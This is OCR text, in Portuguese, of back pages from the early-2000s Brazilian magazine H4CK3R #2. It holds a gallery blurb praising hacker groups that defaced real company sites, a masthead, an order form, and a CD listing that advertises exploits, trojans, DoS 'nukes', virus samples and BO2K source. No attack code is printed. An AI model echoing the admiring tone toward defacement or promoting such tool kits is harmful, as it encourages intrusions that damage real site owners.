
Categoria: *Defacements*

O número de grupos de hackers aumenta a cada dia, por isso os maiores e mais poderosos sempre estão invadindo e desfigurando mais e mais sites para impor respeito, enquanto os novos que surgem são cada vez mais ousados e atacam sites de grandes empresas, provocando prejuízos e chamando muita atenção. Aqui você confere as assinaturas dos mestres em invasão.

Destaques: *YAMAHA OWENED BY BHS:* Mirror do site de uma empresa multinacional que foi invadido e desfigurado pelo Grupo Brazilian Hackers Sabotage, um dos maiores e mais fortes do mundo.

Subex Ownz www.mercedes.k12.tx.us: O portal norte-americano que revende carros da marca alemã com certeza não esperava por isso.

tty0 0wnz your shit b0x: O grupo brasileiro de linuxers tty0 é um dos maiores em atividade e invade uma quantidade cada vez maior de sites.



DIGERATI EDITORIAL TECNOLOGIA E COMUNICAÇÃO LTDA.
Rua Haddock Lobo, 347 – 12° andar
CEP 01414- 001 São Paulo/ SP
Fone: (11) 3217 2600
Fax: (11) 3217 2617
Internet: www.digerati.com.br

Atendimento ao Leitor
Fone: (11) 3217 2626
Web: www.digerati.com.br
e-mail: *suporte@digerati.com.br*
Érica V. Cunha *erica@digerati.com.br*
Débora Miura Guimarães

Diretores
Alessandro Gerardi *gerardi@digerati.com.br*
Luís Afonso G. Neira *afonso@digerati.com.br*
Depto. Administrativo
Clayton Nunes *cnunes@digerati.com.br*
Bianca Anzeloti de Souza, Fábio Alves da Silva, Vagner Albero

H4CK3R

Diretor Editorial
Alessio F. Melozo *alessio@digerati.com.br*
MTB 026412
Editor
Alessio F. Melozo *alessio@digerati.com.br*
Reportagem
Maurício Martins, João Marinho, Bruno Cesar
Revisão
Denise Moraes
Colaboradores
Antonio Marcelo, Leonardo Cardoso, Márcio Natplay, Leonardo Cardoso de Moraes, Kleyton Kell, Harmless, Sh4ark
Diretor de Arte
Rafael Wen Magalhães
Assistente de Arte
Fabio Augusto Souza Lima
Depto. Técnico (Multimídia)
Flávio Tâmega, Rodrigo Rudiger, Juliano Barreto

Para anunciar nesta revista:
www.digerati.com.br/publicidade
publicidade@digerati.com.br
Fone: (11) 3217 2628

Os artigos assinados não refletem necessariamente a opinião da Revista Hacker, e sim a opinião de seus autores.

Impressão e Acabamento:
Oceano Indústria Gráfica e Editora Ltda.
Fone: (11) 4446 6544

Distribuidor exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora S/A
Rua Teodoro da Silva, 907 – Grajaú
CEP 20563-900 Rio de Janeiro/RJ
Fone: (21) 575 7766

Conheça as publicações da Digerati Editorial

Assine abaixo os códigos das revistas que quer receber

Cód. GK1 - R$9,90 CD-Rom com mais de 50 programas ( )	**Cód. GK2 - R$9,90** CD-ROM com 4 programas completos e mais 70 programas ( )	**Cód. GK3 - R$9,90** Linux Conectiva Red Hat completo ( )	**Cód. GK5 - R$9,90** Bug do Milênio, Emuladores, Star Office e DefCon 7 ( )	**Cód. GK7 - R$9,90** Hackers! Uma coleção de softwares no CD ( )
Cód. GK8 - R$9,90 DiVX: o MP3 de vídeo e muito mais ( )	**Cód. GK9 - R$9,90** A arte de gravar CDs: manual e seleção de softwares no CD ( )	**Cód. GK10 - R$9,90** Desmonte seus softwares, Peer to Peer, Hardware, Modelagem 3D e voz ( )	**Cód. GK11 - R$9,90** Tudo sobre DVDs, Linguagem C e Cavalo de Tróia ( )	**Cód. GK12 - R$9,90** Kylix e Delphi: cursos e softwares. Simuladores e Emuladores + Roteiro da pirataria ( )
Cód. GK13 - R$9,90 Overclocking + 2 sistemas operacionais, vídeo digital, PHP e XML ( )	**Cód. GK 14 - R$9,90** Criação de Jogos e programas de Inteligência Artificial ( )	**Cód. GK 15 - R$9,90** Computador no lixo, deficientes visuais, o ataque da Adobe, gravação e autoria de DVDs ( )	**Cód. GK 16 - R$9,90** Abandonware, Echelon, DMCA, recuperação de HDs. No CD: Zope, BeOS e muito mais ( )	**Cód. GK 17 - R$9,90** A revolução da GNU, futebol de robôs. No CD: kit para robôs de chat, Linux ultra-seguro e mais ( )
Cód. GKE4 - R$9,90 Aprenda a montar seu próprio computador ( )	**Cód. GKE5 - R$14,90** Free BSD: Sistema operacional completo com manual ( )	**Cód. GKE6 - R$9,90** Transforme seu micro num estúdio digital ( )	**Cód. GKE7 - R$9,90** Programas de ensino. Mais 168 cursos e softwares para criação multimídia ( )	**Cód. GKE8 - R$9,90** Programas para o seu portatil. Dicas e Macetes para você aprender ( )
Cód. ADV1 - R$ 9,90 Programas e dicas para usar seu micro para processar som e vídeo ( )	**Cód. ADV2 - R$ 9,90** Interface de Flash, autoria de DVD, TV no micro + bandas, vídeos e softwares ( )	**Cód. HCK1 - R$ 9,90** Hackerismo, subcultura, software livre, segurança e programação avançada ( )		

Nome: _____


Endereço: _____

Cidade: _____ Estado: _____ CEP.: _____ - _____

DIGERATI editorial

Mande **Cheque Nominal** ou **Vale Postal** para
Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 - 12ª andar
Cerqueira César - São Paulo - CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional.

www.digerati.com.br



H4CK3R #2

PARENTAL ADVISORY EXPLICIT SOFTWARE

Atenção! Esse CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos nesse CD exclusivamente para finalidades de estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso desses softwares para prejudicar terceiros é crime, passível de punição.

O conteúdo do CD-ROM é formado por softwares, freewares e versões de demonstração

CONFIRA NO CD:

Pr06r4m4çã0
Tutorial de PERL, softwares para engenharia reversa, Cobol, Java, C, C++, Assembler, PHP, VB e mais

Cr1pt0gr4f14
Programas para encriptar e desencriptar dados, além de crackers para códigos

IRC/ICQ Tools
Para haquear no ICQ e em canais de IRC

Nuk3z
Mais de 20 programas para derrubar usuários de redes e sistemas

Source C0d3
As linhas de instruções que se transformam em programas. A alma dos softwares. Inclui código do BO2K

3xpl017z
Softwares para explorar falhas específicas em softwares como Outlook, Samba, WuFTP, Windows e outros

Cyberpunks
Neuromancer, o game baseado no livro de William Gibson

Pr073çã0 & D3f3sa
Scanners, Antivírus, antiBO, Trojan Cleaners, Patches, antiSpam e mais

Trojans
33 traiçoeiros softs de espionagem e controle de máquinas alheias

d3f4c3m3n7z
Galeria de sites desfigurados

V1r1i
Perfeitas obras de programação a serviço da contaminação digital

OBRIGATÓRIOS

BeeHive Linux
Uma das distribuições mais enxutas e funcionais do Linux, produzida por administradores de sistemas para administradores de sistemas

Carnivore!
Altivore: código-fonte exemplo do programa de monitoração de comunicações eletrônicas do FBI! Entenda como o monstro funciona